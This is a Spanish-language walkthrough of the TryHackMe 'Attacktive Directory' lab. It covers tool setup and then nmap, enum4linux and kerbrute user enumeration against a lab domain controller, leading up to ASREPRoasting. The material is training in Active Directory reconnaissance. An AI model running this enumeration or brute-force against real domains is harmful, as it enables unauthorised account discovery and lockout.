

# Modulo de Threat Emulation

Andres Valdivieso Pinilla - Líder de Ciberseguridad (Consultor)  
[www.linkedin.com/in/andres-valdivieso-pinilla](https://www.linkedin.com/in/andres-valdivieso-pinilla)

## Attacktive Directory

El 99 % de las redes corporativas dependen de Active Directory (AD). Pero, ¿es posible explotar un controlador de dominio vulnerable? Este módulo se centra en explorar esa posibilidad. Mi objetivo es brindar apoyo a quienes deseen validar esta información, ya sea por interés general o para completar la máquina asociada al módulo. De esta manera, se mostrará una de las múltiples formas en que se puede llevar a cabo este proceso.

## Introducción Implementar la máquina

Para acceder a la máquina virtual, primero deberá conectarse a nuestra red mediante OpenVPN. Aquí encontrará una breve guía sobre cómo conectarse. (*Tenga en cuenta que la máquina basada en navegador podrá acceder a esta máquina, no necesitará conectarse a la VPN*).

## Configuración

**Nota:** Esto es mejor realizarlo desde nuestro propio entorno por lo que recomiendo tener instalado el SO de kali en nuestro ambiente para quedarnos con las herramientas usadas y poder seguir practicando.

\*\*Instalación de Impacket:

Ya sea que tengas Kali 2019.3 o Kali 2021.1, puede resultar complicado instalar Impacket correctamente. ¡Aquí tienes algunas instrucciones que pueden ayudarte a instalarlo correctamente!

**Nota:** Todas las herramientas mencionadas en esta tarea ya están instaladas en AttackBox. Estos pasos solo son necesarios si realiza la configuración en su propia máquina virtual . Es posible que Impacket también requiera que

**utilice una versión de Python >=3.7. En AttackBox, puede hacer esto ejecutando el comando con `python3.9 <your command>`.**

Primero, deberá clonar el repositorio de Github de Impacket en su equipo. El siguiente comando clonará Impacket en /opt/impacket:

```
git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket
```

Una vez clonado el repositorio, verás varios archivos relacionados con la instalación: requirements.txt y setup.py. Un archivo que se suele omitir durante la instalación es setup.py, que en realidad instala Impacket en tu sistema para que puedas usarlo sin tener que preocuparte por ninguna dependencia.

\*\*Para instalar los requisitos de Python para Impacket:

```
pip3 install -r /opt/impacket/requirements.txt
```

Una vez que los requisitos hayan terminado de instalarse, podemos ejecutar el script de instalación de configuración de Python:

```
cd /opt/impacket/ && python3 ./setup.py install
```

¡Después de eso, Impacket debería estar instalado correctamente y listo para usar!

Si aún tienes problemas, puedes probar el siguiente script y ver si funciona:

## Solución

```
sudo git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket sudo  
pip3 install -r /opt/impacket/requirements.txt cd /opt/impacket/ sudo pip3 install  
.sudo python3 setup.py install
```

El crédito por las instrucciones de instalación adecuadas de Impacket corresponde a Dragonar#0923 en el [Discord de THM](#)

## Instalación de Bloodhound y Neo4j

Bloodhound es otra herramienta que utilizaremos para atacar a Attackive Directory. Más adelante abordaremos los detalles de la herramienta, pero por ahora,

necesitamos instalar dos paquetes con Apt , que son bloodhound y neo4j. Puedes instalarlos con el siguiente comando:

```
apt install bloodhound neo4j
```

¡Ahora que ya está hecho, estaría listo para empezar!

\*\*Solución de problemas

Si tiene problemas al instalar Bloodhound y Neo4j, intente ejecutar el siguiente comando:

```
apt update && apt upgrade
```

Si tienes problemas con Impacket, ¡comunícate con el [Discord de TryHackMe](#) para obtener ayuda!

¡Ahora que ya está hecho, estaría listo para empezar!

## Bienvenido al directorio de Attackive

Acá tenemos una pequeña reseña de la sala: Gracias por hacer mi primera sala. Originalmente creé esta sala para mi proyecto final en mi programa de grado en Seguridad Cibernética en 2019. Desde entonces, he seguido haciendo otras salas, incluso una Red para THM . En mayo de 2021, tomé la decisión de renovar esta sala y hacerla más guiada y menos desafiante para que haya más oportunidades de aprendizaje para los demás. Espero que la disfrutes. Amar,[Fantasmas](#)

\*\*Enumeración

La enumeración básica comienza con un [escaneo de nmap](#) . Nmap es una utilidad relativamente compleja que se ha perfeccionado a lo largo de los años para detectar qué puertos están abiertos en un dispositivo, qué servicios se están ejecutando e incluso detectar qué sistema operativo se está ejecutando. Es importante tener en cuenta que es posible que no todos los servicios se detecten correctamente y que no se enumeren en todo su potencial. A pesar de que nmap es una utilidad demasiado compleja, no puede enumerarlo todo. Por lo tanto, después de un escaneo inicial de nmap , utilizaremos otras utilidades para ayudarnos a enumerar los servicios que se ejecutan en el dispositivo.


Para obtener más información sobre nmap , consulte la [sala de nmap](#) .

**Notas :** Las banderas de cada cuenta de usuario están disponibles para su envío. Puede recuperar las banderas de las cuentas de usuario a través de RDP (Nota: el formato de inicio de sesión es `spookysec.local\User` en el mensaje de inicio de sesión de Windows) y como administrador a través de Evil-WinRM.

## Responda las preguntas a continuación

¿Qué herramienta nos permitirá enumerar el puerto 139/445?  
como primera tarea lo que hago es hacer una validación de puertos

```
nmap -T4 -sV -A 10.10.243.198
```



```
root@kali:~# nmap -T4 -sV -A 10.10.243.198
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-14 10:40 EST
Nmap scan report for 10.10.243.198
Host is up (0.18s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-02-14 15:46:34Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: spokysec.local., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows RPC over HTTP 1.0
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-02-14T15:42:37+00:00; +3s from scanner time.
|_ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2025-02-13T15:40:06
|_Not valid after:  2025-08-15T15:40:06
5985/tcp  open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
No OS matches for host
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 2s
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE (using port 8888/tcp)
HOP RTT      ADDRESS
1  ... 30

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 149.00 seconds
```

```
root@kali:~#
```

```
2025-02-14 10:42:33 Validating certificate extended key usage
2025-02-14 10:42:33 ++ Certificate has EKU (str) TLS Web Authentication, expects
TLS Web Server Authentication
2025-02-14 10:42:33 VERIFY EKU OK
2025-02-14 10:42:33 VERIFY OK: depth=0, CN=server
2025-02-14 10:42:33 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer
certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X255
19
2025-02-14 10:42:33 [server] Peer Connection Initiated with [AF_INET]18.202.129.195:119
4
2025-02-14 10:42:33 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2025-02-14 10:42:33 TLS: tls_multi_process: initial untrusted session promoted to trust
ed
2025-02-14 10:42:33 PUSH: Received control message: 'PUSH_REPLY', route 10.10.0.0 255.255.0.0,route 10.101.0.0 255.255.0.0,route 10.103.0.0 255.255.0.0,route-metric 1000,comp-l
zo no,route-gateway 10.8.0.1,topology subnet,ping 5,ping-restart 120,ifconfig 10.8.8.18
0 255.255.0.0,peer-id 200,cipher AES-256-CBC'
2025-02-14 10:42:33 OPTIONS IMPORT: --ifconfig/up options modified
2025-02-14 10:42:33 OPTIONS IMPORT: route options modified
2025-02-14 10:42:33 OPTIONS IMPORT: route-related options modified
2025-02-14 10:42:33 Preserving previous TUN/TAP instance: tun0
2025-02-14 10:42:33 Initialization Sequence Completed
2025-02-14 10:42:33 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 200, co
mpression: 'stub'
2025-02-14 10:42:33 Timers: ping 5, ping-restart 120
[]
```

me doy cuenta que los puertos solicitados en la pregunta están abiertos el 139/tcp open netbios-ssn Microsoft Windows netbios-ssn y 445/tcp open microsoft-ds? haciendo la validación estos puertos son **SMB (Server Message Block)** y **CIFS (Common Internet File System)** son protocolos de red utilizados principalmente para compartir archivos, impresoras y otros recursos en una red. SMB se ejecuta

sobre los puertos 139 y 445, y es fundamental para la comunicación en redes Windows.

## \*\*Descripción de SMB/CIFS

- **Puerto 139 (NetBIOS Session Service):**

- Utiliza NetBIOS (Network Basic Input/Output System) para compartir archivos e impresoras en redes locales.
- Generalmente se utiliza en versiones más antiguas de Windows y sistemas que dependen de NetBIOS.


- **Puerto 445 (Direct Hosting of SMB):**

- Permite que SMB se ejecute directamente sobre TCP/IP sin la necesidad de NetBIOS.
- Utilizado en versiones modernas de Windows para compartir archivos y recursos de red de manera más eficiente

Recurso de la información adicional: <https://books.spartan-cybersec.com/cppj/networking-for-juniors/puertos-y-servicios/puerto-139-y-445-smb-cifs>

Buscando dentro de las herramientas que hemos usado para poder enumerar recordé que hemos usado la de enum4linux, que nos permite obtener información a través del protocolo SMB.

Normalmente, hay unidades compartidas SMB en un servidor a las que **se puede conectar y utilizar para ver o transferir archivos**. SMB a menudo puede ser un **gran punto de partida para un atacante que busca descubrir información sensible**. Enu4mlinux es una gran herramienta para conseguir información SMB.



## enum4linux

¿Cuál es el nombre de dominio NetBIOS de la máquina?  
por lo que decidí usarlo para validar si estaba en lo correcto usando el comando

```
enum4linux command (IP)
```

Intente con el manual ir paso a paso por que no me estaba mostrando la información hasta que decidí probar con el -l esta opción es la encargada de Obtenga información (limitada) a través de LDAP 389/TCP (solo para DCS) acá dejo evidencia

```

kali-linux-2024.4-virtualbox-amd64 (Estado con herramientas) [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
10.8.8.180
File Actions Edit View Help
$ enum4linux -h
enum4linux v0.9.1 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
-U      get userlist
-M      get machine list*
-S      get sharelist
-P      get password policy information
-G      get group and member list
-d      be detailed, applies to -U and -S
-u user  specify username to use (default "")
-p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
-a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
        This option is enabled if you don't provide any other options.
-h      Display this help message and exit
-r      enumerate users via RID cycling
-R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
-K n    Keep searching RIDs until n consecutive RIDs don't correspond to
        a username. Impies RID range ends at 999999. Useful
        against DCs.
-l      Get some (limited) info via LDAP 389/TCP (for DCs only)
-s file brute force guessing for share names
-k user User(s) that exists on remote system (default: administrator,guest,krbtgt,domain admins,root,bin,none)
        Used to get sid with "lookupsid known_username"
        Use commas to try several users: "-k admin,user1,user2"
-o      Get OS information
-i      Get printer information
-w wrkg Specify workgroup manually (usually found automatically)
-n      Do an nmblookup (similar to nbstat)
-v      Verbose. Shows full commands being run (net, rpcclient, etc.)
-A      Aggressive. Do write checks on shares etc

RID cycling should extract a list of users from Windows (or Samba) hosts
which have RestrictAnonymous set to 1 (Windows NT and 2000), or "Network
access: Allow anonymous SID/Name translation" enabled (XP, 2003).

NB: Samba servers often seem to have RIDs in the range 3000-3050.

Dependency info: You will need to have the samba package installed as this
script is basically just a wrapper around rpcclient, net, nmblookup and
smbclient. Polenum from http://labs.portcullis.co.uk/application/polenum/
is required to get Password Policy info.

```

## Intente listar los usuarios

```

(kali㉿kali)-[~]
$ enum4linux -U 10.10.243.198
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Feb 14 11:04:48 2025

( Target Information )

Target ..... 10.10.243.198
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

( Enumerating Workgroup/Domain on 10.10.243.198 )

[E] Can't find workgroup/domain

( Session Check on 10.10.243.198 )

[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.

```

Después intente hacer una enumeración simple haber que encontraba

```
[kali㉿kali)-[~]
└─$ enum4linux -a 10.10.243.198
Starting enum4linux v0.9.1 ( http://labs.portcallis.co.uk/application/enum4linux/ ) on Fri Feb 14 11:05:49 2025
      _____( Target Information )_____
Target ..... 10.10.243.198
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

      _____( Enumerating Workgroup/Domain on 10.10.243.198 )_____
[E] Can't find workgroup/domain
      _____( Nbtstat Information for 10.10.243.198 )_____
Looking up status of 10.10.243.198
No reply from 10.10.243.198

      _____( Session Check on 10.10.243.198 )_____
[E] Server doesn't allow session using username '', password ''.
Aborting remainder of tests.
```

Así que realizando una búsqueda de los comando pude encontrar que la opción de -L Enumera los usuarios en grupos locales por lo que lo ejecute

```
enum4linux -l 10.10.243.198
```

```
[kali㉿kali)-[~]
└─$ enum4linux -l 10.10.243.198
Starting enum4linux v0.9.1 ( http://labs.portcallis.co.uk/application/enum4linux/ ) on Fri Feb 14 11:07:26 2025
      _____( Target Information )_____
Target ..... 10.10.243.198
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

      _____( Enumerating Workgroup/Domain on 10.10.243.198 )_____
[E] Can't find workgroup/domain
      _____( Session Check on 10.10.243.198 )_____
[+] Server 10.10.243.198 allows sessions using username '', password ''

      _____( Getting information via LDAP for 10.10.243.198 )_____
[+] 10.10.243.198 appears to be a child DC
      _____( Getting domain SID for 10.10.243.198 )_____
Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963
[+] Host is part of a domain (not a workgroup)

enum4linux complete on Fri Feb 14 11:07:41 2025
```

THM-AD

¿Qué TLD no válido suele utilizar la gente para su dominio de Active Directory?

Acá nos preguntaban sobre el Top Level Domain que es el último segmento del nombre de un dominio – la parte que viene después del punto final. El ejemplo más común es el **.com**.

Por lo que validando el **TLD no válido** más comúnmente utilizado para dominios de **Directorio activo (AD)** es ``.local``\*\*.

## Enumeración de usuarios mediante Kerberos

**Introducción:** Se están ejecutando muchos otros servicios, incluido **Kerberos**. Kerberos es un servicio de autenticación de claves dentro de Active Directory. Con este puerto abierto, podemos usar una herramienta llamada **Kerbrute** (de Ronnie Flathers [@ropnop](#)) para descubrir usuarios, contraseñas e incluso realizar ataques de contraseñas por fuerza bruta.

**Nota:** Varios usuarios me han informado que la última versión de Kerbrute no contiene el indicador UserEnum en Kerbrute. Si ese es el caso con la versión que ha seleccionado, ¡pruebe una versión anterior!

**Enumeración:** Para este cuadro, se utilizará una **lista de usuarios** y **una lista de contraseñas modificadas para reducir el tiempo de enumeración de usuarios y de descifrado de hashes de contraseñas**. **NO** se recomienda forzar las credenciales debido a las políticas de bloqueo de cuentas que no podemos enumerar en el controlador de dominio.

## Responda las preguntas a continuación

¿Qué comando dentro de Kerbrute nos permitirá enumerar nombres de usuario válidos?

Primero valide lo que es la herramienta Kerbrute que es una herramienta de seguridad informática diseñada para realizar ataques de fuerza bruta y enumeración contra el protocolo de autenticación Kerberos en entornos de Active Directory (AD). Fue desarrollada para ayudar en la evaluación de seguridad de redes AD, identificando cuentas de usuario válidas y posiblemente contraseñas débiles.

Después de esto lo que hice es descargar los recursos proporcionados:

## Usuarios

```
wget https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/userlist.txt
```

## Passwords

```
wget https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/passwordlist.txt
```

```
HTTP request sent, awaiting response ... 200 OK
Length: 540470 (528K) [text/plain]
Saving to: 'userlist.txt'

userlist.txt      100%[=====] 527.80K  1.36MB/s   in 0.4s

2025-02-14 11:30:06 (1.36 MB/s) - 'userlist.txt' saved [540470/540470]
```

```
(root㉿kali)-[~/home/kali/Downloads]
└─# wget https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/passwordlist.txt
--2025-02-14 11:30:20-- https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/passwordlist.txt
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 569236 (556K) [text/plain]
Saving to: 'passwordlist.txt'

passwordlist.txt      100%[=====] 555.89K  419KB/s   in 1.3s

2025-02-14 11:30:22 (419 KB/s) - 'passwordlist.txt' saved [569236/569236]
```

```
(root㉿kali)-[~/home/kali/Downloads]
└─# ls
Basics_0ehnk1.pdf  passwordlist.txt          ZAP_2_15_0_unix.sh
fuxploider          tor-browser-linux-x86_64-14.0.3.tar.xz
iTshOKLP.html       userlist.txt
```

Luego instale el software dado que no lo tenia y ejecute para ver comandos:

Descargar la que

necesitemos:<https://github.com/ropnop/kerbrute/releases/tag/v1.0.3>

renombramos el archivo y lo pasamos para ejecutarlo en el SO como aplicación:

```
(root㉿kali)-[~/home/kali/Downloads]
└─# chmod +x kerbrute

(root㉿kali)-[~/home/kali/Downloads]
└─# chmod +x kerbrute

(root㉿kali)-[~/home/kali/Downloads]
└─# sudo mv kerbrute /usr/local/bin

(root㉿kali)-[~/home/kali/Downloads]
└─# kerbrute
```

**Desktop** **fuuploader** **Basics\_Dehnki.pdf** **ITsHOKIP.html** **passwords.txt**

**Music** **mp3** **mp4** **userlist.txt** **ZAP\_2.15.0\_unix.s**

Version: v1.0.3 (9dad6e1) - 02/14/25 - Ronnie Flathers @ropnop

This tool is designed to assist in quickly bruteforcing valid Active Directory accounts through Kerberos Pre-Authentication.

It is designed to be used on an internal Windows domain with access to one of the Domain Controllers.

Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts.

Usage:  
kerbrute [command]

Available Commands:  
bruteforce Bruteforce username:password combos, from a file or stdin  
bruteuser Bruteforce a single user's password from a wordlist  
help Help about any command  
passwordspray Test a single password against a list of users  
userenum Enumerate valid domain usernames via Kerberos  
version Display version info and quit

Flags:  
--dc string The location of the Domain Controller (KDC) to target. If blank, will lookup via DNS  
--delay int Delay in millisecond between each attempt. Will always use a single thread if set  
-d, --domain string The full domain to use (e.g. contoso.com)  
-h, --help Help for kerbrute  
-o, --output string File to write logs to. Optional.  
--safe Safe mode. Will abort if any user comes back as locked out.  
t. Default: FALSE  
-t, --threads int Threads to use (default 10)  
-v, --verbose Log failures and errors

Use "kerbrute [command] --help" for more information about a command.

Tenemos la opción de userenum que nos enumera los nombres de usuario validos en el domino via kerberos

userenum

¿Qué cuenta notable se descubre? (Esto debería llamar tu atención)

Ppara ello usamos la aplicación de kerbrute por lo que validando las opciones necesito instanciar:

- **--DC String** La ubicación del controlador de dominio (KDC) para apuntar. Si está en blanco, buscaré a través de DNS.
- **-d, --domain** cadena el dominio completo para usar (por ejemplo, contoso.com).
- **usando la lista que descarge en el punto anterior.**

- Nota: dentro de las flags del ejercicio indicaba que (Nota: el formato de inicio de sesión es `spookysec.local\User`) por lo que la tome como mi ubicación de controlador de dominio.
- 

```
kerbrute userenum --dc 10.10.243.198 -d spookysec.local userlist.txt
```

Esto deja una cuenta que contiene admin en el nombre por lo que es la que me llama más la atención:

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal is running as root and displays the following command and its output:

```
root@kali:~# kerbrute userenum --dc 10.10.243.198 -d spookysec.local userlist.txt
```

The output shows several valid usernames found:

```
2025/02/14 12:00:10 > [+] VALID USERNAME: james@spookysec.local
2025/02/14 12:00:24 > [+] VALID USERNAME: svc-admin@spookysec.local
2025/02/14 12:00:36 > [+] VALID USERNAME: James@spookysec.local
2025/02/14 12:00:43 > [+] VALID USERNAME: Robin@spookysec.local
```

At the bottom of the terminal, the user `svc-admin` is logged in, as indicated by the prompt:

```
svc-admin
```

¿Qué otra cuenta notable se ha descubierto? (Esto debería llamar tu atención)

La otra que sale con un usuario que llama la atención es `backup`:

```
t@kali: ~
```

```
└──(root㉿kali)-[~/home/kali/Downloads]
# ls
Basics_0ehnk1.pdf  passwordlist.txt          ZAP_2_15_0_unix.sh
fuxploider          tor-browser-linux-x86_64-14.0.3.tar.xz
iTsh0klP.html       userlist.txt
```

```
└──(root㉿kali)-[~/home/kali/Downloads]
# kerbrute userenum --dc 10.10.243.198 -d spookysec.local userlist.txt
```

```
Version: v1.0.3 (9dad6e1) - 02/14/25 - Ronnie Flathers @ropnop
```

```
2025/02/14 12:00:17 > Using KDC(s):
2025/02/14 12:00:17 > 10.10.243.198:88
```

```
2025/02/14 12:00:19 > [+] VALID USERNAME: james@spookysec.local
2025/02/14 12:00:24 > [+] VALID USERNAME: svc-admin@spookysec.local
2025/02/14 12:00:36 > [+] VALID USERNAME: James@spookysec.local
2025/02/14 12:00:45 > [+] VALID USERNAME: robin@spookysec.local
2025/02/14 12:03:22 > [+] VALID USERNAME: darkstar@spookysec.local
2025/02/14 12:03:38 > [+] VALID USERNAME: administrator@spookysec.local
2025/02/14 12:04:21 > [+] VALID USERNAME: backup@spookysec.local
2025/02/14 12:04:40 > [+] VALID USERNAME: paradox@spookysec.local
```

```
2025-02-14 12:04:17 Authenticate/Decrypt packet error: bad packet ID (may be a replay):
[ #2368 ] -- see the man page entry for --no-replay and --replay-window for more info
or silence this warning with --mute-replay-warnings
2025-02-14 12:04:22 Authenticate/Decrypt packet error: bad packet ID (may be a replay):
[ #2525 ] -- see the man page entry for --no-replay and --replay-window for more info
or silence this warning with --mute-replay-warnings
2025-02-14 12:04:26 Authenticate/Decrypt packet error: bad packet ID (may be a replay):
[ #2563 ] -- see the man page entry for --no-replay and --replay-window for more info
or silence this warning with --mute-replay-warnings
```

Backup

## Abuso de Kerberos

**Introducción\*** Una vez finalizada la enumeración de cuentas de usuario, podemos intentar abusar de una característica de Kerberos con un método de ataque denominado **ASREPRoasting**. ASReproasting se produce cuando una cuenta de usuario tiene configurado el privilegio "No requiere autenticación previa". Esto significa que la cuenta **no** necesita proporcionar una identificación válida antes de solicitar un ticket de Kerberos en la cuenta de usuario especificada.

**Recuperación de tickets Kerberos Impacket** tiene una herramienta llamada "GetNPUsers.py" (ubicada en impacket/examples/GetNPUsers.py) que nos permitirá consultar cuentas ASReproastable desde el Centro de distribución de claves. Lo único que se necesita para consultar cuentas es un conjunto válido de nombres de usuario que enumeramos anteriormente a través de Kerbrute.

**Recuerda:** Impacket también puede requerir que uses una versión de Python >=3.7. En AttackBox puedes hacer esto ejecutando el comando con `python3.9 /opt/impacket/examples/GetNPUsers.py`.

## Responda las preguntas a continuación

Tenemos dos cuentas de usuario desde las que podríamos consultar un ticket. ¿Desde qué cuenta de usuario se puede consultar un ticket sin contraseña?

